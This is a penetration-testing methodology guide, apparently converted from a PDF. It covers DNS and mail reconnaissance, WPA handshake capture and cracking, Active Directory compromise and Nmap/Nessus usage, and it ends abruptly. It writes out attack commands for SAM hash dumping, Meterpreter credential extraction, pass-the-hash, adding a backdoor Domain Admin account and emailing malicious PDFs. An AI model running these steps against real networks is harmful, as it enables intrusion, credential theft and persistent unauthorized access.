Penetration Testing Steps and Tools

İçindekiler

External Network Security Testing

DNS

Using dnsenum company.com, information about NS, MX, and zone transfer records can be retrieved with a single command. The dnsmap company.com command collects information about NS, MX, mail, and subdomains.

Each step can also be performed individually with the following commands:

Identifying DNS Server

- dig ns company.com
- nslookup -type=ns company.com

Zone Transfer Tests

Linux/Kali: dig axfr @companydns.com

Windows: nslookup

server companydnsip

set type=any

ls -d companydns

DNS Subdomain Discovery

Using TheHarvester, NS, email, and subdomain information can be retrieved:

theHarvester -d domainname -b all

Using Dnsspider, brute-force attacks on DNS subdomains can be performed.

Identifying Corporate IP Blocks

IP range detection can be done via RIPE.

By performing nslookup on the company's domain, an IP address can be retrieved. Entering this IP in RIPE's "search IP address" section reveals the full range.

Identifying Corporate Whois Information

Kali command: whois company.com

Tools: Sn1per, Recon-ng

Email Security Testing

Email Header Analysis

Email headers are collected and analyzed using the MXToolbox Header Analyzer.

If internal IP addresses are leaked, this information is noted for further investigation.

Spoofed Email Access Testing

Test if the email server accepts emails from its own domain:

telnet companymx 25

ehlo

mail from: test@company.com

rcpt to: test@company.com

Relay Testing:

telnet companymx 25

ehlo

mail from: test@test.com

rcpt to: test@test.com.tr

If "relay denied" is not returned, the relay is open and may be exploited.

Email Server Vulnerability Testing

Identify the email server version and check for vulnerabilities using Nessus.

Perform high-volume spam email testing via a locally configured Postfix server on Kali.

Send malicious attachments, such as PDFs containing embedded malware, for analysis.

Test sending large files to evaluate potential vulnerabilities.

Email Account Password Testing

Determine if POP3 (110, 995), IMAP (143, 993), and HTTP(S) (80, 443) ports are open.

If POP3 or IMAP is open, conduct brute-force attacks using Hydra.

For Exchange OWA authentication, use Metasploit's owa_login module.

Perform brute-force testing on web-based logins using Burp Suite or ZAP Proxy.

Generate password lists using Cupp or Crunch.

Email Server Malware Testing

Create a malicious PDF using SET (Social Engineering Toolkit) and send it to a test email address within the organization.

Blacklist Checks

Verify if the corporate domain is blacklisted using MXToolbox Blacklist Checker.

Mapping Exposed Systems on the Internet

Identifying Publicly Exposed Services

Use Nmap or Nessus to scan and identify publicly accessible services.

Testing Service Vulnerabilities

Conduct vulnerability scans using Nmap and Nessus.

Exploit identified vulnerabilities using appropriate tools.

Brute-force Attacks on Services

Perform brute-force attacks using Hydra, Metasploit, Burp Suite, or ZAP Proxy.

Identifying Corporate Employees

Gather employee information via LinkedIn or the corporate website.

Corporate Website and Application Testing

Perform security assessments on publicly available corporate websites using:

Acunetix, Dirb, wfuzz, Arachni, Nikto, commix, sqlmap, Fimap, Brutex, davtest, wpsscan (for WordPress-based sites)

Internal Network Security Testing

Internal Network Information Gathering

Identifying Domain Controller and DNS Server

The first step upon connecting to the corporate network is identifying the DNS server. If the organization uses a Microsoft domain infrastructure, the domain server must have the DNS role installed, meaning the identified DNS server is also one of the domain controllers.

Running the nslookup command will return the DNS server response.

Identifying Network Systems

Use Nmap to determine the operating systems of network assets, application versions, running services, and open ports.

Identifying Roles of Systems and Devices

Using Nmap, analyze port and service information to determine system roles.

For Microsoft systems, use Metasploit to identify system details:

msfconsole

use auxiliary/scanner/smb/smb_version This module scans SMB ports to identify the operating system and domain or workgroup information of Microsoft servers and workstations.


Wireless Network Test

Connect the wireless network device to Kali Linux.

Check the wireless network hardware using the **iwconfig** command.

Set the device to monitor mode with the command **airmon-ng start wlan0**. Terminate any active services using the kill command.

Use **airodump-ng wlan0mon** to identify the SSID, encryption type, and clients connected to wireless networks.



To capture traffic from a specific Wi-Fi network, specify its BSSID.

Use the following command to dump the traffic:

airodump-ng --bssid xx:xx:xx:xx:xx:xx -w /root/Desktop/csu_wifi wlan0mon

A deauthentication packet is sent to force the target user to disconnect from the wireless network, prompting them to reconnect.

The following command is used to send the deauthentication packet:

aireplay-ng -a xx:xx:xx:xx:xx:xx wlan0mon -0 0 -c xy:xy:xy:xy:xy:xy

Cracking the Password:

After the deauthentication attack, when the client reconnects, the airodump-ng screen will display a **"WPA Handshake"** message, indicating that the handshake packet has been captured.

Stop the dump process and perform a brute-force attack on the captured .cap file.

Use the following command to attempt password cracking:

aircrack-ng /root/Desktop/csu_wifi-01.cap -w /root/Desktop/rockyou.txt

Vulnerability Scanning

Identified services and systems are tested for vulnerabilities.

A vulnerability scan is performed using **Nessus**.

Vulnerabilities detected by Nessus are exploited using **Metasploit** or **Core Impact** to gain system access.

Penetration (Exploitation)

Obtaining a Domain User Account

One of the most critical aspects of a penetration test is obtaining a **domain user account**. If a domain user account is compromised, the entire **Active Directory (AD) structure** can be viewed using **AD Explorer**, as all domain users have read access to the **Domain Controller (DC)**.

Method 1: Using Cain & Abel

Man-in-the-Middle (MITM) Attack:

Intercept network traffic between users and the **gateway**.

Capture **cleartext** or **hashed** credentials when domain users authenticate to the **Domain Controller** or **email server**.

Method 2: Extracting Credentials from Network Printers

Some printers are configured with **email-sending privileges**, requiring authentication with **domain credentials**.

If access to the printer's configuration panel is obtained, check for stored domain credentials.

For hidden passwords, set up a **local LDAP server** on an attack machine and configure the printer to authenticate against it.

When the printer attempts **LDAP authentication**, it will send **cleartext credentials** to the attacker's machine.

Method 3: Searching for Exposed Network Shares

Publicly accessible **network shares** may contain stored credentials.

The following **Metasploit** module can be used:

```
use auxiliary/scanner/smb/smb_enumshares
set SpiderShares true   # Enables access to subdirectories
set ShowFiles true      # Lists available files
```

Method 4: Brute-Forcing Domain Accounts

Weak passwords can be cracked using a **brute-force attack**.

The following **Metasploit** module is used:

```
use auxiliary/scanner/smb/smb_login
```

Once a **domain user account** is obtained, launch **AD Explorer** and connect to the **Domain Controller** using the captured **IP address, username, and password** to analyze the domain structure.

Domain users have read access to the **SYSVOL** directory, which contains Group Policy Objects (GPOs).

Credentials may be stored in **GPO files** and can be extracted using the following **Metasploit** module:

use auxiliary/scanner/smb/smb_enum_gpp

If a **process migration** to a domain user session is successful, the **password policy** of the domain can be checked using:

net accounts /domain

Testing a User's Workstation

Request a **corporate-issued** computer that is part of the domain.

Check **BIOS settings** to see if a password is set.

If booting is allowed, start the machine using a **bootable Kali Linux USB drive**.

Extract **local Windows password hashes** using the following commands:

mkdir -p /mnt/sda1

mount /dev/sda1 /mnt/sda1

bkhive /mnt/sda1/Windows/System32/config/SYSTEM /tmp/saved-syskey.txt

samdump2 /mnt/sda1/Windows/System32/config/SAM /tmp/saved-syskey.txt > /tmp/hashes.txt

Once the **hashes** are extracted, use them in an **SMB login attack** to attempt authentication.

Brute-Force Attacks on Services Using Default Credentials

After identifying open ports and services using **Nmap**, a brute-force attack is conducted on the following services using default username and password combinations. A list of default credentials can be found at: https://github.com/danielmiessler/SecLists/tree/master/Passwords

Brute-force attacks can be carried out using tools such as **Hydra, Patator, Burp Suite, ZAP Proxy, or Metasploit modules**.

Targeted Services:

- **Telnet**
- **SSH**
- **POP3**
- **IMAP**
- **FTP**
- **MySQL**
- **MSSQL**
- **Oracle**
- **HTTP(S)**

Privilege Escalation on a Compromised System

Once access to a system is gained through an exploit, the following steps are taken to escalate privileges and extract credentials:

sysinfo – Retrieve system information.

getuid – Check the current privilege level.

ps – List running processes.

load kiwi – Load the Kiwi module for credential extraction.

creds_all – Dump plaintext credentials from memory.

hashdump – Extract local user hashes.

run post/windows/gather/enum_... – Use **tab completion** to list available post-exploitation modules.

run post/windows/gather/credential_... – Use **tab completion** to explore credential extraction modules.

If **SQL Server** is running, use the **post/windows/gather/credentials/mssql_hashdump** module to extract database credentials.

If **Chrome** is running, use the appropriate **post-exploitation module** to extract stored credentials.

Once credentials or hashes are obtained, attempt authentication using the following Metasploit module:

use auxiliary/scanner/smb/smb_login

If the compromised credentials belong to a **domain account**, check which servers the account can access.

If only **local hashes or credentials** are obtained, check where they are reused across the network.

If no further access is gained, perform **brute-force attacks** using the captured credentials against **Domain Admin** or **local administrator** accounts.

If authentication is successful using **SMB Login**, execute the following Metasploit module to gain a Meterpreter shell on the target system:

use exploit/windows/smb/psexec

If the compromised machine is part of a **domain**, use the **ps** command to check for logged-in **domain users**. Then, migrate to their session and gather information about the domain:

net users /domain # List all domain users

net group "Domain Admins" /domain # List Domain Admins

net group "Organization Management" /domain # List Exchange Administrators

If an **Administrator**-level session is obtained, create a persistent domain account with the following commands:

net user security_test password /add /domain

net group "Domain Admins" security_test /add /domain

If **Microsoft Exchange** is present, add the compromised account to the **Exchange Organization Management** group for administrative access:

net group "Organization Management" security_test /add /domain

Compromising the Domain Controller

If **Domain Admin** privileges are obtained or the user account is added to the **Domain Admins** group, or if a vulnerability in the **Domain Controller** is exploited, the first priority is to dump all domain user password hashes.

Use the **Psexec** module to establish a Meterpreter session:

use exploit/windows/smb/psexec

Dump all **domain user password hashes** using:

run post/windows/gather/credentials/domain_hashdump

Save all captured hashes in an **Excel file**, then use the "Text to Columns" feature to split the data at **":"** separators.

Create a **pivot table** to identify common password hashes.

Use **Hashcat** to crack the most frequently used hashes first.

Compromising the Email System

If the compromised account belongs to the **"Organization Management"** group (or an account with Exchange admin privileges is created), the next step is to gain administrative access to the **Exchange Server**.

If **RDP access** is available, log in to the **Exchange Server**.

Open the **Exchange Management Shell** and list all corporate email addresses:

Get-Mailbox -ResultSize:Unlimited | ft DisplayName, PrimarySmtpAddress

If the **Exchange Server version is 2010**, use the **Exchange Console** to view:

Email accounts, Groups, Databases, Tracking logs

If the **Exchange Server version is 2013 or 2016**, access the **Exchange Control Panel (ECP)** via:

https://localhost/ecp

If **RDP is not available**, attempt access via:

https://<ExchangeServerIP>/ecp

Bypassing Antivirus Detection

Using Pth-winexe for Pass-the-Hash (PtH) Attacks

If **local user credentials** or **NTLM hashes** are obtained and **SMB authentication** is successful across multiple servers (using smb_login), but **Psexec** fails to establish a **Meterpreter session**, alternative approaches are required:

Crack the NTLM hash and authenticate via **RDP**.

Use pth-winexe to perform a Pass-the-Hash (PtH) attack and log in to the target system without needing plaintext credentials.

Executing a PtH Attack with pth-winexe

The following command can be used to authenticate using a **hashed password** instead of a plaintext password:


pth-winexe -U 'DOMAIN\user%NTLM_HASH' //Target-IP cmd.exe

DOMAIN → The target machine's domain name (use . for local authentication).

user → The compromised username.

NTLM_HASH → The obtained NTLM hash.

Target-IP → The IP address of the target system.



Once you have a **CMD shell** on the target system (e.g., via pth-winexe or another method), you can **create a new user** and enable **RDP access** for persistent control.

Instead of creating a new user, you can use **xfreerdp** with the captured NTLM hash to authenticate via **RDP without needing plaintext credentials**.

Installing xFreeRDP on Kali Linux

apt-get install freerdp-x11 -y

Pentest Tools

Nmap

Nmap is one of the most widely used tools for **network discovery and security auditing**. It helps identify:

The **operating system** running on a target.

Applications and their **version information**.

Active services on the system.

Open ports and potential vulnerabilities.

After collecting this information, further analysis is conducted to determine **security weaknesses**.

Nmap is cross-platform and can run on **multiple operating systems**. In this case, the tests will be conducted within the **PTF (Pentest Framework) environment**.

The simplest way to scan a target is:

nmap <Target-IP>

However, Nmap provides **various scanning techniques** and **different options** to enhance its capabilities. Understanding these options allows for a **faster and more detailed analysis** of the target.

When Nmap is executed **without additional options**, it starts by **pinging** the target using **ICMP Echo** and **TCP ACK** flags.

This determines whether the target is **online**.

If no response is received, **Nmap stops scanning** (unless explicitly instructed to continue).

nmap 192.168.58.135


Scans a single IP address.

nmap 192.168.58.135-150

Scans all **IP addresses between 192.168.58.135 and 192.168.58.150**.

nmap -iL iplist.txt

Reads and scans **IP addresses from a file** (iplist.txt).



Understanding TCP Flags

TCP flags are used to **control connections** between a client and a server. Here are the key flags:


SYN (Synchronize) – Initiates a new connection.

ACK (Acknowledgment) – Confirms receipt of a previous message.

RST (Reset) – Terminates an unwanted connection.

FIN (Finish) – Gracefully closes a connection.

Three-Way Handshake



A complete connection is established between the target and the user, where packets are exchanged to create a connection that is logged.

The user sends a **TCP SYN** message to the target.

The target responds with a **TCP SYN/ACK** message.

The user replies with an **ACK** message.

The target accepts the connection and sends an **ACK "TCP connection is ESTABLISHED"** message.

This process is called a **three-way handshake**.

Ping Scan:

Checks if systems are responsive by sending ICMP Echo requests. This helps identify servers and clients.

nmap -sP 192.168.58.0/24

TCP SYN Scan:

This is the **default scan type**. The scan determines the port status based on the response to a **SYN packet**.

RST+ACK response → **Port is closed**.

SYN+ACK response → **Port is open**, then an **RST packet** is sent to terminate the connection before completing the handshake.

The purpose is to **avoid logging** the scan on the target system.

nmap -sS 192.168.58.0/24

TCP Connect Scan:

Completes the **three-way handshake**, meaning the scan will be **logged**.

Unlike the **SYN Scan**, if a **SYN+ACK** response is received, an **ACK** is sent to establish the connection.

nmap -sT 192.168.58.0/24

UDP Scan:

Used to analyze UDP ports.

If the response is **ICMP Port Unreachable**, the port is **closed**.

If the response is another **UDP packet**, the port is **open**.

nmap -sU 192.168.58.0/24

NULL, FIN, XMAS Scans:

All three scans work similarly.

If the response is **RST+ACK**, the port is **closed**.

If the response is **ICMP Port Unreachable**, the port is **filtered**.

If there is **no response**, the port is **open**.

NULL Scan:

Sends packets with **no flags set**.

nmap -sN 192.168.58.2

FIN Scan:

Sends packets with the **FIN flag** set.

nmap -sF 192.168.58.2

XMAS Scan:

Sends packets with multiple flags set.

nmap -sX 192.168.58.2

Nmap Options:

-Pn	# No host discovery; assumes all hosts are online.
-p	# Specify ports or port ranges (e.g., -p22, -p1-65535).
-O	# Detects the target OS based on TCP/IP behavior.
-sV	# Detects the versions of running services.
-T[1-5]	# Adjusts scan speed (1 = slowest, 5 = fastest).
-F	# Fast mode; scans fewer ports than default.
-r	# Scans ports sequentially instead of randomly.
--top-ports <N>	# Scans the top <N> most common ports.
-S <IP>	# Spoofs the source IP address.
-n / -R	# Disables/enables DNS resolution.
--dns-servers <server1[,server2]>	# Specifies custom DNS servers.
--system-dns	# Uses the system's DNS resolver.
--traceroute	# Enables traceroute.
--open	# Displays only open ports.
--packet-trace	# Shows all sent/received packets.

--script # Runs specific scripts (e.g., --script=<script_name>).

-A # Runs commonly used scripts.

Examples:

nmap -sS -F 192.168.58.2 # Scan the top 100 ports.

nmap -sS -p80 192.168.58.2 # Scan only port 80.

nmap -sS -p1-100 192.168.58.2 # Scan ports 1-100.

nmap -sS -p1,100,102 192.168.58.2 # Scan ports 1, 100, and 102.

nmap -sS --top-ports 10 192.168.58.2 # Scan the 10 most common ports.

nmap -sS -p- 192.168.58.2 # Scan all 65,535 ports.

nmap -sS -p U:53,T:22 192.168.58.2 # Scan UDP port 53 and TCP port 22.

nmap -sS -sV 192.168.58.2 # Detect service versions.

nmap -sS -O 192.168.58.2 # Detect OS.

nmap 192.168.58.0/24 --exclude 192.168.58.2,192.168.58.3 # Exclude IPs from the scan.

nmap -sS -A 192.168.58.2 # Run commonly used scripts.

nmap -sS -oN scan.txt 192.168.58.2 # Save scan results as a TXT file.

nmap -sS -oX scan.xml 192.168.58.2 # Save scan results as an XML file.

nmap -sS -oA scan 192.168.58.2 # Save scan results in all formats.

nmap -D 192.168.1.10 192.168.58.2 # Spoof scan as if from 192.168.1.10

nmap --script vuln 192.168.58.0/24 # Scan for vulnerabilities.

nmap --script=ftp-brute -p 21 192.168.58.2 # Perform a brute-force attack on FTP.

nmap --script=all 192.168.58.2 # Run all available Nmap scripts.

Nessus

Nessus is a **vulnerability scanning tool** used to identify security flaws in systems.


To install Nessus, register on Tenable's official site and download the **evaluation version** from the following link:

🔗 Nessus Evaluation


Download the appropriate installer based on the platform where Nessus will be used and proceed with the installation.

After installation, access the Nessus web interface via:


https://localhost:8834



After completing the installation and logging in, a new scan can be initiated by selecting **"New Scan"** and then choosing **"Basic Scan"** to start the scanning process.




After the scan is completed, **vulnerabilities** are listed. The identified vulnerabilities can then be tested using **Metasploit** or **Core Impact** to verify exploitability.



Mxtoolbox

The relevant network tools can be accessed via the following link:

